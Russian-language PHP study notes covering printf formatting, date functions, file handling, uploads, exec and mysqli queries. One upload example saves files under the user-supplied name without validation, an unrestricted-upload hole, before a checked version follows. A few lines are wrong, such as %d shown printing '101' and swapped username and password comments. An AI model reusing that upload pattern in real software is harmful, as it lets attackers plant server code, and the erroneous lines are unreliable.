
**Практикум по программированию на PHP**

**printf**

Функция **printf** ожидает, что для каждого форматирующего символа будет предоставлен аргумент, который будет отображаться с использованием заданного формата. Например, в следующем фрагменте применяется спецификатор преобразования **%d** , чтобы значение **5** отображалось в виде десятичного числа:

*printf*("Hello I've got %d apples", 5);

выведет: Hello I've got 101 apples



В функции **printf** можно использовать любое количество спецификаторов, если им передается соответствующее количество аргументов и если каждый спецификатор предваряется символом **%**

*printf*("Hello I've got %b apples and %d oranges", 5, 8);

вывод: Hello I've got 101 apples and 8 oranges

пример преобразования цветя из одной системы в другую:

*printf*("<span color='#%X%X%X'>Привет</span>", 65, 127, 245);

вывод: <span color='#417FF5'>Привет</span>

$r = 130;  
$g = 130;  
$b = 203;  
*printf*("<span color='#%X%X%X'>Привет</span>", $r-20, $g-20, $b-20);

<span color='#6E6EB7'>Привет</span>

**Настройка представления данных**

Можно указать не только тип преобразования, но и точность отображаемого результата. Например, суммы в валюте отображаются, как правило, с точностью до двух цифр. Но после вычисления значение может иметь более высокую точность (например, если разделить 123,42 на 12, то получится 10,285). Чтобы обеспечить правильное внутреннее хранение таких значений, но при этом организовать их отображение с точностью только до двух цифр, можно между символом **%** и спецификатором преобразования вставить строку **.2**

*printf*("Результат: $%.2f", 123.42 / 12); // результат вывода “Результат: $10.29”

Но доступные средства управления на этом не заканчиваются, потому что можно также указать, где и чем — нулями или пробелами — дополнить выводимый текст, поставив перед спецификатором соответствующие значения. Ниже \**n** –*это перенос строки*

// Дополнение пробелами до 15 знако-мест  
*printf*("Результат равен $%15f\n", 123.42 / 12); // Результат равен $ 10.285000

// Дополнение нулями до 15 знако-мест  
*printf*("Результат равен $%015f\n", 123.42 / 12); // Результат равен $00000010.285000

// Дополнение пробелами до 15 знако-мест и вывод с точностью до двух  
// десятичных знаков  
*printf*("Результат равен $%15.2f\n", 123.42 / 12); // Результат равен $ 10.29

// Дополнение нулями до 15 знако-мест и вывод с точностью до двух  
// десятичных знаков  
*printf*("Результат равен $%015.2f\n", 123.42 / 12); // Результат равен $000000000010.29

// Дополнение символами # до 15 знако-мест и вывод с точностью до двух  
//десятичных знаков  
*printf*("Результат равен $%'#15.2f\n", 123.42 / 12);// Результат равен $##########10.29

**1** Крайним справа символом спецификатора преобразования в данном случае является **f** , означающий ***преобразование в число с плавающей точкой***.

**2** Если сразу же перед спецификатором преобразования стоит сочетание точки и числа, значит, этим числом указана точность выводимой информации.

**3** Независимо от присутствия спецификатора точности, если в общем спецификаторе есть число, то оно представляет собой количество знако-мест, выделяемых под выводимую информацию. В предыдущем примере это количество равно 15. Если выводимая информация уже равна количеству выделяемых знако-мест или превышает его, то данный аргумент игнорируется.

**4** После крайнего слева символа **%** разрешается поставить символ **0** , который игнорируется, если не указано количество выделяемых знако-мест. Если это количество указано, то вместо пробелов дополнение производится нулями. Если нужно, чтобы пустующие знакоместа заполнялись не нулями или пробелами, а каким-нибудь другим символом, то можно выбрать любой символ, поставив перед ним одинарную кавычку: **'#** .

**5** В левой части спецификатора ставится символ **%** , с позиции которого и начинается преобразование.



ВАЖНО


*printf*("Результат равен $%15.1f\n", 123.42 / 12); //Округлит число 10.285000 до 10.3

**Дополнение строк**

Дополнить до требуемой длины можно не только числа, но и строки, выбирая для этого различные дополняющие символы и даже левую или правую границы выравнивания.

echo "<pre>\n"; // Тег, позволяющий отображать все пустые пространства  
$h = 'Rasmus';  
*printf*("[%s]\n", $h); // Стандартный вывод строки  
*printf*("[%12s]\n", $h); // Выравнивание пробелами по правому краю до ширины 12  
*printf*("[%-12s]\n", $h); // Выравнивание пробелами по левому краю  
*printf*("[%012s]\n", $h); // Дополнение нулями  
*printf*("[%'#12s]\n\n", $h); // Использование символа дополнения '#'  
  
$d = 'Rasmus Lerdorf';  
*printf*("[%12.8s]\n", $d); // Выравнивание по правому краю с усечением  
// до 8 символов  
*printf*("[%-12.12s]\n", $d); // Выравнивание по левому краю с усечением  
// до 12 символов  
*printf*("[%-'@12.10s]\n", $d); // Выравнивание по левому краю, дополнение  
// символом '@', усечение до 10 символов

[Rasmus] [ Rasmus] [Rasmus ] [00000Rasmus] [#####Rasmus] [ Rasmus L] [Rasmus Lerdo] [Rasmus Ler@@]



**Функция sprintf**

Зачастую результат преобразования нужно не выводить на экран, а использовать в самом коде программы. Для этого предназначена функция sprintf . Она позволяет не отправлять выходную информацию браузеру, а присваивать ее какой-нибудь переменной.

Функции sprintf можно использовать для преобразования, возвращающего шестнадцатеричное строковое значение для цветового сочетания **RGB 65, 127, 245**, которое присваивается переменной **$hexstring**

$hexstring = *sprintf*("%X%X%X", 65, 127, 245);  
echo $hexstring; // Вывод 417FF5

**Функции даты и времени**

Функция **time()**

echo *time*() + 7 \* 24 \* 60 \* 60; // 1487667815

вывод сверху текущей даты(от 01,01,1970) в секундах + 1неделя(7д \* 24ч \* 60мин \* 60сек )

mktime()

выводит дату в секундах для установленного времени

выведет 946681200



количество часов (0–23); количество минут (0–59); количество секунд (0–59); номер месяца (1–12);

номер дня (1–31); год (1970–2038, или 1901–2038 при использовании PHP 5.1.0 + 32-разрядной

системы со знаком числа).

Для отображения даты используется функция **date** , поддерживающая множество настроек форматирования, которые позволяют выводить дату любым желаемым способом. Эта функция имеет следующий синтаксис:

date($format, $timestamp);

echo *date*("l F jS, Y - g:ia", *time*());//Tuesday February 14th, 2017 - 10:12am

Параметр **$format** должен быть строкой, в которой содержатся спецификаторы форматирования, параметр **$timestamp** должен быть отметкой времени в стандарте UNIX

Все спецификаторы форматирования есть в книге.

**Константы, связанные с датами**

Существуют полезные константы, которые можно использовать с командами, связанными с датами, для того чтобы они вернули дату в определенном формате.

**DATE\_ATOM** — формат для потоков Atom. PHP-формат имеет вид «Y-m-d\TH:i:sP», а выводимая информация — «2018-08-16T12:00:00+0000».

echo *date*( *DATE\_ATOM*);//2017-02-14T10:20:53+01:00

**DATE\_COOKIE** — формат для cookie, устанавливаемый веб-сервером или JavaScript. PHP-формат имеет вид «l, d-M-y H:i:s T», а выводимая информация — «Thu, 16-Aug-2018 12:00:00 UTC».

echo *date*( *DATE\_COOKIE*);//Tuesday, 14-Feb-2017 10:21:25 CET

**DATE\_RSS** — формат для потоков RSS. PHP-формат имеет вид «D, d M Y H:i:s T», а выводимая информация — «Thu, 16 Aug 2018 12:00:00 UTC».

echo *date*( *DATE\_RSS*);//Tue, 14 Feb 2017 10:21:54 +0100

DATE\_W3C — формат для Консорциума Всемирной паутины, World Wide Web Consortium . PHP -формат имеет вид « Y - m - d \ TH : i : sP », а выводимая информация — «2018-08-16T12:00:00+0000».

echo *date*( *DATE\_W3C*);//2017-02-14T10:22:22+01:00

**Функция checkdate**

Как отобразить допустимую дату в различных форматах, вы уже видели. А как проверить, что пользователь передал такую дату вашей программе? Нужно передать месяц, день и год функции **checkdate** , которая вернет значение TRUE , если ей передана допустимая дата, или значение **FALSE** в противном случае.

$month = 2; // февраль (в котором только 28-29 дней)  
$day = 30; // 30-е  
$year = 2018; // 2018  
if (*checkdate*($month, $day, $year)) echo "Допустимая дата";  
else echo "Недопустимая дата";

Выведет – “Недопустимая дата”, т.к. в феврале не может быть 30 дней

**Работа с файлами**

в Windows и Mac OS X нечувствительны к регистру, а в Linux и UNIX — чувствительны. Поэтому нужно принять за основу то, что система чувствительна к регистру, и **придерживаться соглашения о присваивании файлам имен в нижнем регистре**.

**Проверка существования файла**

Чтобы проверить факт существования файла, можно воспользоваться функцией **file\_exists** , которая возвращает либо **TRUE** , либо **FALSE** и используется следующим образом:

if (*file\_exists*("new.php")) echo "Файл существует";

**Создание файла**


В данный момент файла **file.txt** не существует, поэтому создадим его и запишем в него несколько строк.

$fileNew = *fopen*("file.txt", 'w') or die("I couldn't create file");  
$text = <<<\_END  
First string  
Second string  
Third string  
\_END;  
*fwrite*($fileNew, $text) or die("I can't write into file");  
*fclose*($fileNew);  
echo "It's done";

Каждому открытому файлу требуется файловый ресурс, чтобы PHP-программа могла к нему обращаться и им управлять. В предыдущем примере переменной **$fileNew** (которую я выбрал в качестве описателя файла) присваивается значение, возвращаемое функцией **fopen** . После этого каждой функции обработки файла, которая получает к нему доступ, например **fwrite** или **fclose** , в качестве параметра должна быть передана переменная **$fileNew** , чтобы идентифицировать обрабатываемый файл. Интересоваться содержимым переменной **$fileNew** не стоит, это всего лишь номер, используемый PHP для ссылки на внутреннюю информацию о файле. **Данная переменная используется только для передачи другим функциям.**

В случае сбоя функция **fopen** возвращает значение **FALSE** . В предыдущем примере показан простой способ перехвата управления и реакции на сбой: в нем вызывается функция **die** , которая завершает программу и выдает пользователю сообщение об ошибке. Это упрощенный способ выхода подходит лишь для наших учебных программ, а выходить с его помощью из веб-приложения не следует ни в коем случае (***вместо этого нужно создать веб-страницу с сообщением об ошибке***).

Обратите внимание на второй параметр, используемый в вызове функции **fopen** . Это символ **w** , предписывающий функции открыть файл для записи. Если такого файла нет, то он будет создан. Применять эту функцию следует с оглядкой: если файл уже существует, то параметр режима работы **w** заставит функцию **fopen** удалить все его прежнее содержимое (даже если в него не будет записано ничего нового!).



**Чтение из файлов**

**fgets(file, length) length** необязетельный параметр

Проще всего прочитать текстовый файл, извлекая из него всю строку целиком, для чего, используется функция **fgets** (последняя буква **s** в названии функции означает **string** — «строка»).

$fileNew = *fopen*("file.txt", 'r') or die("I couldn't create file");  
$dataFromFile = *fgets*($fileNew);  
*fclose*($fileNew);  
echo $dataFromFile; // выведет "First string" т.е. первую строку файла

Если указать для length например 3, то вернет первые три символа строки

**fopen(file, length)**

$dataFromFile = *fread*($fileNew, 15);

Вернет первые 15 символов файла, перенос строки тоже считается символом.

**Копирование файлов**

**copy('source\_file', 'new\_file')**

*copy*('file.txt', 'file\_new.txt') or die("Копирование невозможно");  
echo "Файл успешно скопирован в 'file\_new.txt'";

**Перемещение файла(по сути переименование)**

if (!*rename*('file.txt', 'testfile2.new'))  
 echo "Переименование невозможно";  
else echo "Файл успешно переименован в 'testfile2.new'";

Функцию переименования можно применять и к каталогам. Чтобы избежать предупреждений при отсутствии исходных файлов, сначала для проверки факта их существования можно вызвать функцию **file\_exists**

**Удаление файла**

Для удаления файла из файловой системы достаточно, воспользоваться функцией **unlink** , позволяющей сделать это.

if (!*unlink*('testfile2.new')) echo "Удаление невозможно ";  
else echo "Файл 'testfile2.new' удален успешно";

**Обновление файлов**

Довольно часто возникает потребность добавлять к сохраненному файлу дополнительные данные, для чего существует множество способов. Можно воспользоваться одним из режимов добавления данных (см. табл. выше) или же задействовать режим, поддерживающий запись, и просто открыть файл для чтения и записи и переместить указатель файла в то место, с которого необходимо вести запись в файл или чтение из файла.

Указатель файла — это позиция внутри файла, с которой будет осуществлен очередной доступ к файлу при чтении или записи. Его не следует путать с описателем файла **$fileNew = fopen("file.txt", 'r')**, содержащим сведения о том файле, к которому осуществляется доступ.

$fileOpen = *fopen*("file\_new.txt","r+") or die("Error!");  
$text = *fgets*($fileOpen);  
echo $text;  
*fseek*($fileOpen, 0, *SEEK\_END*);  
*fwrite*($fileOpen, "$text") or die("Error!");  
*fclose*($fileOpen);  
echo "File has just modified!";

У нас есть файл file\_new.txt с содержимым

First string  
Second string  
Third string

В начале мы открываем файл ***fopen*("file\_new.txt","r+")**, далее берем его первую строку ***fgets($fileOpen)***и помещаем содержимое в переменную **$text** . После этого вызывается функция **fseek** , чтобы переместить указатель файла в самый конец, кроме описателя файла *$****fileOpen*** , были переданы еще два параметра — **0** и **SEEK\_END** . Параметр **SEEK\_END** предписывает функции переместить указатель файла в его конец, а параметр 0 показывает, на сколько позиций нужно вернуться назад из этой позиции. В примере используется значение 0 , потому что указатель должен оставаться в конце файла.

На выходе получаем

First string  
Second string  
Third string  
First string


С функцией **fseek** можно задействовать еще два режима установки указателя: **SEEK\_SET** и **SEEK\_CUR** . Режим **SEEK\_SET** предписывает функции установку указателя файла на конкретную позицию, заданную предыдущим параметром. Поэтому в следующем примере указатель файла перемещается на позицию 18:

**fseek($fh, 18, SEEK\_SET);**

Режим SEEK\_CUR приводит к установке указателя файла на позицию, которая смещена от текущей позиции на заданное значение. Если в данный момент указатель файла находится на позиции 18, то следующий вызов функции переместит его на позицию 23:

**fseek($fh, 5, SEEK\_CUR);**

**Вывод массива или переменной в файл**

****

Вся суть находится в 3ей строчке. Функция print\_r() выводит массивы, переменный и т.д. в удобочитаемом виде, но в консоль, а второй её парамерт true позволяет возвращить значение выводимой информации переменной, которую мы в последствии выводим в файл.

**Блокирование файлов при коллективном доступе**

Веб-программы довольно часто вызываются многими пользователями в одно и то же время. Когда одновременно предпринимается попытка записи в файл более чем одним пользователем, файл может быть поврежден. А когда один пользователь ведет в него запись, а другой считывает из него данные, с файлом ничего не случится, но читающий может получить весьма странные результаты.

Чтобы обслужить сразу несколько одновременно обращающихся к файлу пользователей, нужно воспользоваться функцией блокировки файла **flock** . Эта функция ставит в очередь все другие запросы на доступ к файлу до тех пор, пока ваша программа не снимет блокировку. Когда ваши программы обращаются к файлу, который может быть одновременно доступен нескольким пользователям, с намерением произвести в него запись, к коду нужно также добавлять задание на блокировку файла

$fileOpen = *fopen*("file\_new.txt","r+") or die("Error!");  
$text = *fgets*($fileOpen);  
if (*flock*($fileOpen, *LOCK\_EX*))  
{  
 *fseek*($fileOpen, 0, *SEEK\_END*);  
 *fwrite*($fileOpen, "$text") or die("Error!");  
 *flock*($fileOpen, *LOCK\_UN*);  
}  
*fclose*($fileOpen);  
echo "File has just modified!";

При блокировке файла для посетителей вашего сайта нужно добиться наименьшего времени отклика: блокировку следует ставить непосредственно перед внесением изменений в файл и снимать ее сразу же после их внесения. Блокировка файла на более длительный период приведет к неоправданному замедлению работы приложения. Поэтому в примере функция **flock** вызывается непосредственно до и после вызова функции **fwrite.** При первом вызове **flock** с помощью параметра **LOCK\_EX** устанавливается эксклюзивная блокировка того файла, ссылка на который содержится в переменной **$fileOpen** :

**flock($fileOpen, LOCK\_EX);**

С этого момента и далее никакой другой процесс не может осуществлять не только запись, но даже чтение файла до тех пор, пока блокировка не будет снята с помощью передачи функции параметра **LOCK\_UN :**

**flock($fileOpen, LOCK\_UN);**

Как только блокировка будет снята, другие процессы снова получат возможность доступа к файлу. Это одна из причин, по которой необходимо заново обращаться к нужному месту в файле при каждом чтении или записи данных: со времени последнего обращения к нему другой процесс мог внести в этот файл изменения.

Некоторые системы не поддерживают блокировку файла поэтому мы обернули ее в **if**

**Чтение всего файла целиком**

Для чтения целиком всего файла без использования описателей файлов можно воспользоваться очень удобной функцией **file\_get\_contents** .

echo "<pre>"; // Тег, позволяющий отображать переводы строк  
echo *file\_get\_contents*("file\_new.txt");  
echo "</pre>"; // Прекращение действия тега pre

Но эту функцию можно использовать и с большей пользой. С ее помощью можно извлечь файл с сервера через Интернет. В примере показан запрос кода HTML с главной страницы сайта O'Reilly с последующим ее отображением, как при обычном переходе на саму веб-страницу. Полученный результат будет похож на копию страницы

echo *file\_get\_contents*("http://oreilly.com");

**Загрузка файлов на веб-сервер**


Загрузка файлов на веб-сервер вызывает затруднения у многих пользователей, но сделать этот процесс еще проще, чем он есть на самом деле, не представляется возможным. Для загрузки файла из формы нужно лишь выбрать специальный тип кодировки, который называется **multipart/form-data** , а все остальное сделает ваш браузер.

echo <<<\_END  
<html><head><title>PHP-форма для загрузки файлов на сервер</title></head><body>  
<form method='post' action='upload.php' enctype='multipart/form-data'>  
Выберите файл: <input type='file' name='filename' size='10'>  
<input type='submit' value='Загрузить'>  
</form>  
\_END;  
if ($\_FILES)  
{  
 echo $\_FILES['filename']['name'];  
 $name = $\_FILES['filename']['name'];  
 *move\_uploaded\_file*($\_FILES['filename']['tmp\_name'], $name);  
 echo "Загружаемое изображение '$name'<br><img src=' $name'>";  
}  
echo "</body></html>";


В начале кода мы создаем тело **HTML** документа и соответственно форму отправляющую данные по методу **POST** а также указываем браузеру на то, что отправляемые данные должны быть закодированы с использованием **MIME**-типа содержимого **multipart/form-data.** Поле input имеющее атрибуты ***type=”file” , name=”filename” и размер size='10'*.** При первой загрузкестраницы код **if** не выполняеться, т.к. встроенный массив **$\_FILES** выдает FALSE и код в скодках игнорируеться. При нажатии на submit форма загружаеться повторно, проверяеться массив и если файл выбран то выполняется код по загрузке файла на сервер. Теперь нужно только переместить файл из временного места, где PHP хранит загруженные файлы, в постоянное место хранения. Это делается с помощью функции **move\_uploaded\_file**, которой передается исходное имя файла, сохраняемого в текущем каталоге. в ту же папку где лежит наш upload.php и добавляеться на нашу страницу.

**Использование массива $\_FILES**

При загрузке файла на сервер в массиве **$\_FILES** сохраняются пять элементов, показанных в табл.



Типы содержимого обычно называли **MIME**-типами (Multipurpose Internet Mail Extension — многоцелевые почтовые расширения в Интернете). Но поскольку позже они были распространены на все виды передаваемой через Интернет информации, то теперь их часто называют типами информации, используемой в Интернете (**Internet Media Types**). В табл. ниже показаны некоторые из наиболее часто используемых типов, появляющиеся в элементе массива **$\_FILES['file']['type']**



Иногда можно встретить тип содержимого image / pjpeg , который служит признаком прогрессивного JPEG-формата. Этот тип можно без лишних опасений добавить к вашему коду в качестве альтернативы для image/jpeg:

case 'image/pjpeg':

case 'image/jpeg': $ext = 'jpg'; break;

**Проверка допустимости**

Надеюсь, что не нужно говорить (хотя я все равно это сделаю) о крайней важности проверки допустимости присланных формой данных, обусловленной существующей для пользователей возможностью взломать ваш сервер. Вдобавок к проверке вредоносности введенных данных нужно также проверить, был ли файл получен, и если он получен, то был ли отправлен правильный тип данных.

С учетом всего этого программа наша программа по загрузке файлов выше была усовершенствована

echo <<<\_END  
<html><head><title>PHP-форма для загрузки файлов на сервер</title></head><body>  
<form method='post' action='object.php' enctype='multipart/form-data'>  
Выберите файл: <input type='file' name='filename' size='10'>  
<input type='submit' value='Загрузить'>  
</form>  
\_END;  
if ($\_FILES)  
{  
 echo $\_FILES['filename']['name'];  
 $name = $\_FILES['filename']['name'];  
 switch($\_FILES['filename']['type'])  
 {  
 case 'image/jpeg': $ext = 'jpg'; break;  
 case 'image/gif': $ext = 'gif'; break;  
 case 'image/png': $ext = 'png'; break;  
 case 'image/tiff': $ext = 'tif'; break;  
 default: $ext = ''; break;  
 }  
 if ($ext)  
 {  
 $n = "image.$ext";  
 *move\_uploaded\_file*($\_FILES['filename']['tmp\_name'], $n);  
 echo "Загружено изображение '$name' под именем '$n':<br>";  
 echo "<img src='$n'>";  
 }  
 else echo "'$name' — неприемлемый файл изображения";  
}  
else echo "Загрузки изображения не произошло";  
echo "</body></html>";

Для обеспечения работы своей программы во всех системах, независимо от их чувствительности к регистру букв, стоит воспользоваться другой командой, которая одновременно с предыдущими действиями переводит все символы верхнего регистра в нижний, а также эта команда оставляет в строковой переменной $name только символы A–Z, a–z, 0–9 и точку, а прочие символы удаляет.

$name = strtolower(ereg\_replace("[^A-Za-z0-9.]", "", $name));

**Системные вызовы**

Иногда функцию для осуществления конкретного действия можно найти не в PHP, а в операционной системе, под управлением которой запущен этот язык. В таком случае для выполнения задачи можно применить системный вызов exec . Например, для быстрого просмотра содержимого текущего каталога можно воспользоваться программой, показанной ниже. В процессе работы в системе Windows она не потребует изменений и задействует Windows-команду dir. В Linux, UNIX или Mac OS X нужно будет закомментировать или удалить первую строку и убрать символы комментария из второй строки, чтобы применить системную команду ls .

$cmd = "dir"; // Windows  
// $cmd = "ls"; // Linux, Unix & Mac  
*exec*(*escapeshellcmd*($cmd), $output, $status);  
if ($status) echo "Команда exec не выполнена";  
else  
{  
 echo "<pre>";  
 foreach($output as $line) echo *htmlspecialchars*("$line\n");  
 echo "</pre>";  
}

**exec**(*command*, *output*, *status*)

**$cmd** - это команда вводимая в **cmd** или терминал.

**$output** – массив в который сохраняется вывод команды (необязательный пареметр)

**$status** – возвращает статус вызова числовое значение (необязательный пареметр)

Обратите внимание также на применение функции **escapeshellcmd** . Желательно выработать привычку постоянно использовать эту функцию при вызове функции exec , поскольку она обезвреживает содержимое командной строки, предотвращая выполнение случайных команд в том случае, если пользователю предоставляется возможность их ввода.

**Доступ к базе данных**

Создаем файл, к примеру **login.php** и помещаем в переменный данные для подключения

**<?php**$hn = 'localhost'; //host name  
$db = 'publications'; //data base name  
$un = 'max'; //password  
$pw = 'max'; //username

Далее создаем файл непосредственно для подключения к **БД**(к примеру **connect.php**)

**require\_once** 'login.php';  
$connToDb = **new** mysqli($hn,$un,$pw,$db);  
**if** ($connToDb->connect\_error) **die**($connToDb->connect\_error);

**mysqli** – специальный объект для подключения к **БД**

$link = mysqli\_connect( 'localhost','user','password','world');

В данном примере при вызове нового экземпляра метода **mysqli** с передачей ему всех значений, извлеченных из файла **login.php** , создается новый объект по имени **$conn** . Проверка на возникновение ошибки осуществляется путем ссылки на свойство **$connToDb ->connect\_error** . Оператор **->** показывает, что элемент справа от него является свойством или методом объекта, обозначенного слева от него. В данном случае, если у **connect \_ error** имеется значение, значит, произошла ошибка, из-за чего вызывается функция die и значение этого свойства, детализирующего суть ошибки подключения, выводится на экран.

**Создание и выполнение запроса**

Оправка запроса к **MySQL** из **PHP** сводится к простому вызову метода **query** , принадлежащего объекту подключения.

$my\_query\_command = "SELECT \* FROM classics"; //вводим необходимый запрос  
$result = $connToDb->query($my\_query\_command);  
**if** (!$result) **die** ($connToDb->error);

Сначала переменной **$my\_query\_command** присваивается значение, содержащее код предстоящего запроса, а затем она передается методу query объекта **$connToDb** , который возвращает результат, помещаемый в объект **$result** . Если в объекте **$result** содержится значение **FALSE** , значит, возникла проблема, подробности которой будут содержаться в свойстве error объекта подключения, а вызываемая функция die покажет их на экране.

**Извлечение результата**

После возвращения объекта **$result** его можно использовать для поэлементного извлечения нужных вам данных с помощью имеющегося у этого объекта метода **fetch\_assoc** .

**НИЖЕ ПОКАЗАНА ПРОГРАММА ЦЕЛИКОМ, ЗА ИСКЛЮЧЕНИЕМ ФАЙЛА login.php**

**require\_once** 'login.php'; //подключаем файл с данными БД  
$connToDb = **new** mysqli($hn,$un,$pw,$db); //создаем новый объект подключения к БД  
/\*Если есть ошибка то завершаем программу, если все ОК выводим сообщению об успехе\*/  
**if** ($connToDb->connect\_error) {  
 **die**($connToDb->connect\_error);  
}  
**else** {  
 **echo** '<p><span style="color: #3e8f3e">SUCSESS.</span> We are connected to DB !</p>';  
}  
/\*создаем запрос к таблице и передаем методу query и присваиваем $result\*/  
/\*Если $result не содержит ошибок выводим успех иначе завершаем с ошибкой\*/  
$my\_query\_command = "SELECT \* FROM classics";  
$result = $connToDb->query($my\_query\_command); //возвращает результат запроса из таблицы  
**if** (!$result) {  
 **die** ($connToDb->error);  
}  
**else** {  
 **echo** "<p>Command was Executed</p>";  
}  
$rows = $result->num\_rows;//присваиваем переменной количество строк в таблице DB  
**for** ($i = 0; $i < $rows; $i++) {  
 $result->data\_seek($i); //переход к строке с индексом $i  
 **echo** 'Author: '.$result->fetch\_assoc()['author'].'<br>';  
 $result->data\_seek($i);   
 **echo** 'Title: '.$result->fetch\_assoc()['title'].'<br>';  
 $result->data\_seek($i);   
 **echo** 'Type: '.$result->fetch\_assoc()['type'].'<br>';  
 $result->data\_seek($i);   
 **echo** 'Year: '.$result->fetch\_assoc()['year'].'<br>';  
 $result->data\_seek($i);   
 **echo** 'ISBN: '.$result->fetch\_assoc()['isbn'].'<br><hr>';  
}  
$result->close();  
$connToDb->close();

**$result->num\_rows**; – возвращает количество строк из запроса

**$result->data\_seek()** – устанавливает указатель на нужную нам строку в полученном запросе

**$result->fetch\_assoc()** - Извлекает результирующий ряд(строку) в виде ассоциативного массива

ВАЖНО!

При использовании **fetch\_assoc()** каждый раз перед ним нужно выставлять указатель на необходимую строку, иначе последний элемент массива не выведется!

**Извлечение строки**

**fetch \_array(**параметр**)**; - возвращает нужную строку целиком в виде массива

заменяем в программе которая была выше код в цикле **for** на:

**for** ($i = 0; $i < $rows; $i++) {  
 $result->data\_seek($i); //устанавливаем указатель на строку $i  
 $current\_row = $result->fetch\_array(*MYSQLI\_ASSOC*); //создаем массив из текущей строки  
 /\*далее выводим элементы массива $current\_row\*/  
 **echo** '<hr>Author: ' . $current\_row['author'] . '<br>';  
 **echo** 'Title: ' . $current\_row['title'] . '<br>';  
 **echo** 'Category: ' . $current\_row['type'] . '<br>';  
 **echo** 'Year: ' . $current\_row['year'] . '<br>';  
 **echo** 'ISBN: ' . $current\_row['isbn'] . '<br><hr><br>';  
}

**MYSQLI\_NUM** — числовой массив. Каждый столбец появляется в массиве в том порядке, который был определен при создании (или изменении) таблицы.

**MYSQLI\_ASSOC** — ассоциативный массив. Каждый ключ является именем столбца. Он показательнее числового и облегчает проверку.

**MYSQLI\_BOTH** — ассоциативный и числовой массив.

В данном примере мы в пять раз меньше обращаемся к объекту, вернувшему запрос **SQL** и снижаем нагрузку на сервер.

**Отключение**

Со временем, после того как выполнение сценария завершится, PHP должен возвратить память, выделенную объектам, следовательно, при использовании небольших сценариев о самостоятельном высвобождении памяти вам обычно беспокоиться не следует. Но если результирующим объектам выделен слишком большой объем памяти или были извлечены большие объемы данных, было бы неплохо высвободить используемую память во избежание возможных проблем при работе вашего сценария.

Особую важность это приобретает на страницах с более высоким уровнем трафика,

поскольку объем памяти, потребляемый в ходе сессии, может быстро возрасти.

**$result->close();**

**$connToDb->close();**

**РАБОТА С БД**

**СОЗДАНИЕ ТАБЛИЦЫ**

**require\_once 'login.php'**;  
$connection = **new** mysqli($hn,$un,$pw,$db);  
**if** ($connection->**connect\_error**) **die**($connection->connect\_error());  
**echo "We connected to DB"**;  
$query = **"CREATE TABLE cats (  
 id SMALLINT NOT NULL AUTO\_INCREMENT,  
 family VARCHAR(32) NOT NULL,  
 name VARCHAR(32) NOT NULL,  
 age TINYINT NOT NULL,  
 PRIMARY KEY(id)  
 )"**;  
$result = $connection->query($query);  
**if** (!$query) **die**(**"There is some error in DATA BASE CREATION "**.$connection->**connect\_error**);

**ВСТАВКА ДАННЫХ В БД**

**require\_once "login.php"**;  
$conn = **new** mysqli($hn,$un,$pw,$db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
$query = **"INSERT INTO cats VALUES(NULL, 'Monkey', 'Sasha',20)"**;  
$result = $conn->query($query);  
**if** (!$result) **die**(**"There is some problen in the query: "** . $conn->**error**);

**ОБНОВЛЕНИЕ ТАБЛИЦЫ**

**require\_once 'login.php'**;  
$conn = **new** mysqli($hn,$un,$pw,$db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
$query = **"UPDATE cats SET name='Sasha Demidoff' WHERE name='Sasha'"**;  
$result = $conn->query($query);  
**if** (!$result) **die**(**"There is error: "** . $conn->**error**);

**ПОЛУЧЕНИЕ ID ПОЛЬЗОВАТЕЛЯ**

**Пример1**

**<?php  
require\_once 'login.php'**;  
$conn = **new** mysqli($hn,$un,$pw,$db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
$query = **"SELECT id FROM cats WHERE name='Rats'"**;  
$result = $conn->query($query);  
**if** (!$result) **die**(**"Error: "** . $conn->**error**);  
$result->data\_seek(0);  
$val = $result->fetch\_array(***MYSQL\_NUM***);  
**echo "<p>**$val[0]**</p>"**;

**Пример 2**

